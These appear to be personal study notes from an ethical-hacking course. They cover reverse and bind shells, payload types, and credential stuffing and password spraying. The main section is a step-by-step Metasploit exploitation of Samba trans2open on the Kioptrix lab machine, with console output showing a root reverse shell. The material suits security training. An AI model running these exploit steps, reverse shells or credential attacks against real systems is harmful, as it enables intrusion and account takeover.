


Reverse Shells vs. Bind Shells





Bind shells are most likely going to be used in External assessments. Search to find more information on this. Quick explanation is because to reverse shell from a public Ip address to a private one, we

would need to open that port on the firewall plus change some other configurations as well. So, it is easier to open a specific port on the External Network, and "nat" our way to that open port. And, that is why Bind shells are mostly used in External Pentesting.



So, the victim is always the one to provide the shell. When we use reverse shell, the victim is connecting back and executing a shell (" -e /bin/bash"). And, when we use bind shell, the victim should be listening for that connection and ready to execute a shell as well ("-e /bin/bash").


Staged vs. Non-Staged Payloads

The first thing we need to understand before understanding the difference between the two different payload types, is to understand what is a payload.

What is a payload?

A payload is what we are going to run as an exploit. We use different types of payloads, depending on what the target is. We send these payloads to the victim, and attempt to get a shell on the machine.

There are two types of payloads:



Pay attention to the example above. In Metasploit, the difference between a Non-Staged payload, and a Staged one is the " / " symbol, which is called " forward slash".

The Staged one contains the forward slash.

Take away here is, if we are using a payload that does not work, maybe try the non-staged version or vice-versa. Then, if the exploit should be correct, then we can try a bind shell instead of a reverse shell, or vice-versa.

Exploiting SMB - Kioptrix w/ Metasploit

Big tip here: Default port for Metasploit is 4444, which in some cases the firewall will automatically block. So, it is wise to change the default port, for another one less known.

In this lesson, we are going to exploit samba smb from Kioptrix with Metasploit.

findings.txt × possible_exploits.txt ×

```
80/443 - 192.168.163.131 - 15:36 6/29
Default webpage - Apache - PHP
Information Disclosure - 404 page
Information Disclosure - server headers disclose version information.

80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux

+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.

Webalizer Version 2.01 - http://192.168.163.131/usage/usage_200909.html

smb_version - Unix (Samba 2.2.1a)

ssh - OpenSSH 2.9p2 (protocol 1.99)
```

The take away for this lesson is the same as the previous one. Heath runs an exploit with a staged payload, and Metasploit is not able to establish shell. But then, we list the options again, and Metasploit provides us more information. Then, he lists the possible payloads to be used with the exploit, then selects a non-staged "linux_x86/reverse_shell_tcp" one as the payload, and then the exploit works. So, just because the exploit did not work in the first try, it does not mean it wont work. So, we should keep trying different payloads, and different shell types, until we succeed or run out of options.

Begin of Exploit:

#searchsploit samba 2.2

```
└─$ searchsploit samba 2.2
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Samba 2.0.x/2.2 - Arbitrary File Creation                                                     | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                                  | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)                       | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)                             | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation               | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)                           | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)                             | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)                       | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                                     | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                                    | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                                    | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                                    | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                                    | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                                          | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow                       | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                                          | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                             | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                                         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                 | linux_x86/dos/36741.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Scanning-And-Enumaration/kioptrix_exploits]
└─$
```

We are going to try this 'trans2open' exploit that keeps showing up. We know this exploit exists in Metasploit because of our enumeration.

https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Netcat Shell Stabilizati...

TRY NOW

Samba trans2open Overflow (Linux x86)

Disclosed	Created
04/07/2003	05/30/2018

Description

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set. NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.

Author(s)

- hdm <x@hdm.io>
- jduck <jduck@metasploit.com>

Platform

Linux

Hello there 👋 Do you w

Development

- Source Code
- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > show targets
    ...targets...
msf exploit(trans2open) > set TARGET < target-id >
msf exploit(trans2open) > show options
    ...show and set options...
msf exploit(trans2open) > exploit
```

So, lets go to Metasploit, and give it a try.

```
msf6 > search trans2open
Matching Modules
==========

   #  Name                                     Disclosure Date  Rank   Check  Description
   -  ----                                     ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open         2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open           2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open             2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open         2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 >
```

We are going to use #1, which is one for - Linux x86 - which is the underlying OS in the target machine, according to our scans;

We can see the default payload is the staged meterpreter payload.

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.163.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.
```

In this exploit, we are only required to set the RHOST.

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.163.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.163.131
RHOSTS => 192.168.163.131
```

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.163.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.163.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.
```

We can something did not work, and we did not spam a shell.

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.163.129:4444
[*] 192.168.163.131:139 - Trying return address 0×bffffdfc...
[*] 192.168.163.131:139 - Trying return address 0×bffffcfc...
[*] 192.168.163.131:139 - Trying return address 0×bffffbfc...
[*] 192.168.163.131:139 - Trying return address 0×bffffafc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.163.131:139 - Trying return address 0×bffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.163.131:139 - Trying return address 0×bffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 3 closed.  Reason: Died
[*] 192.168.163.131:139 - Trying return address 0×bffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 4 closed.  Reason: Died
^C[-] 192.168.163.131:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/trans2open) >
[-] Meterpreter session 1 is not valid and will be closed
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 3 is not valid and will be closed
[-] Meterpreter session 4 is not valid and will be closed
 Interrupt: use the 'exit' command to quit
msf6 exploit(linux/samba/trans2open) >
```

Lets change payload to a non-staged one.

```
msf6 exploit(linux/samba/trans2open) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                                   normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/adduser                                            normal  No     Linux Add User
   8   payload/linux/x86/chmod                                              normal  No     Linux Chmod
   9   payload/linux/x86/exec                                               normal  No     Linux Execute Command
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp                          normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   11  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                     normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   12  payload/linux/x86/meterpreter/bind_nonx_tcp                          normal  No     Linux Mettle x86, Bind TCP Stager
   13  payload/linux/x86/meterpreter/bind_tcp                               normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   14  payload/linux/x86/meterpreter/bind_tcp_uuid                          normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   15  payload/linux/x86/meterpreter/reverse_ipv6_tcp                       normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   16  payload/linux/x86/meterpreter/reverse_nonx_tcp                       normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp                            normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/meterpreter/reverse_tcp_uuid                       normal  No     Linux Mettle x86, Reverse TCP Stager
   19  payload/linux/x86/metsvc_bind_tcp                                    normal  No     Linux Meterpreter Service, Bind TCP
   20  payload/linux/x86/metsvc_reverse_tcp                                 normal  No     Linux Meterpreter Service, Reverse TCP Inline
   21  payload/linux/x86/read_file                                          normal  No     Linux Read File
   22  payload/linux/x86/shell/bind_ipv6_tcp                                normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   23  payload/linux/x86/shell/bind_ipv6_tcp_uuid                           normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   24  payload/linux/x86/shell/bind_nonx_tcp                                normal  No     Linux Command Shell, Bind TCP Stager
   25  payload/linux/x86/shell/bind_tcp                                     normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   26  payload/linux/x86/shell/bind_tcp_uuid                                normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   27  payload/linux/x86/shell/reverse_ipv6_tcp                             normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   28  payload/linux/x86/shell/reverse_nonx_tcp                             normal  No     Linux Command Shell, Reverse TCP Stager
   29  payload/linux/x86/shell/reverse_tcp                                  normal  No     Linux Command Shell, Reverse TCP Stager
   30  payload/linux/x86/shell/reverse_tcp_uuid                             normal  No     Linux Command Shell, Reverse TCP Stager
   31  payload/linux/x86/shell_bind_ipv6_tcp                                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   32  payload/linux/x86/shell_bind_tcp                                     normal  No     Linux Command Shell, Bind TCP Inline
   33  payload/linux/x86/shell_bind_tcp_random_port                         normal  No     Linux Command Shell, Bind TCP Random Port Inline
   34  payload/linux/x86/shell_reverse_tcp                                  normal  No     Linux Command Shell, Reverse TCP Inline
   35  payload/linux/x86/shell_reverse_tcp_ipv6                             normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(linux/samba/trans2open) >
```

For this particular exploit, there is not a non-staged meterpreter payload. But, there is a "shell_reverse_tcp" one that should do the trick.

```
msf6 exploit(linux/samba/trans2open) > use 34
[-] Invalid module index: 34
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.163.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.163.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > exploit
```

```
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.163.129:4444
[*] 192.168.163.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffafc...
[*] 192.168.163.131:139 - Trying return address 0xbffff9fc...
[*] 192.168.163.131:139 - Trying return address 0xbffff8fc...
[*] 192.168.163.131:139 - Trying return address 0xbffff7fc...
[*] 192.168.163.131:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.163.129:4444 → 192.168.163.131:32773) at 2024-07-04 15:28:17 -0400

[*] Command shell session 6 opened (192.168.163.129:4444 → 192.168.163.131:32774) at 2024-07-04 15:28:18 -0400
[*] Command shell session 7 opened (192.168.163.129:4444 → 192.168.163.131:32775) at 2024-07-04 15:28:19 -0400
[*] Command shell session 8 opened (192.168.163.129:4444 → 192.168.163.131:32776) at 2024-07-04 15:28:21 -0400
id
uid=0(root) gid=0(root) groups=99(nobody)
hostname
kioptrix.level1
whoami
root
```

And, voilà!

We have root.

Manual Exploitation - Kioptrix

For the manual exploitation, he does a walkthrough for the exploitation of the "mod_ssl/2.8.4" service. Refer to the "Scanning & Enumaration" notebook, in the "Researching Potential Vulnerabilities" section, I exploit the service using the same exploit.

Turns out that the systax provided in the Read.me file was correct. I used the wrong Offset when using that syntax.

Heath explain what the exploit is doing based on the output provided during the exploit.

Post-exploitation, first touch.

The first thing we need to do is discover our Ip address, routing table, arp table, we wanna see if the machine is dual homed. If the machine has two NICs, then we could move to this second NIC to discover this new network that we did not have access before.


Brute Force Attacks

SSH is a service that we always want to brute force to test for password strength and see the blue team can catch us on our brute force. This is a good way to assess the blue team current status, if they can see the brute force, if they do not see it at all, etc..

We are going to be using Hydra for the purposes of the Brute force.

Very straight forward. We can try it later maybe.

Credential Stuffing and Password Spraying



Source: https://www.owasp.org/index.php/Credential_stuffing

WHAT IS CREDENTIAL STUFFING?

Injecting breached account credentials in hopes of account takeover

Pretty much "throwing" the breached credentials found at a website login, and hoping for a successful authentication.

We can search for those credentials in sites discusses in the "Information Gathering" notebook. There are specific websites, but we can also google it.

Credential Stuffing is when we try to use known login credentials against a website authentication mechanism hoping for a successful authentication. For this, Heath demonstrated the technique using Burp, and the type of attack is "pitchfork", which means the first item of the first list goes with the first item of the second list, and then the second item of first list with second item of second list, and so on. Because it will usually be short lists, this could be done in Burp in feasible time. But, there should be other tools we can use for this. Maybe even Hydra. Furthermore, Heath show how to Grep for a specific string on the login attempt requests, so it is easier see which ones authenticate, and which ones doesn't. Also, always keep a look for the length of the response, and the status code.

Password Spraying is when we have known usernames, but do not have a password. So, we run that username list against a big password list. Depending on the username list, and the password list, this method could take quite some time. This can be accomplished using Burp as well, but Hydra is going to iterate through the lists much much faster than Burp, if you are using community edition like I am. We can also try a single password, and a list of usernames.

These, according to Heath, are by far the most common way to get initial access in external assessments. The next most common way according to him are default credentials. Chances are very

low to find a known exploit for the external assessments.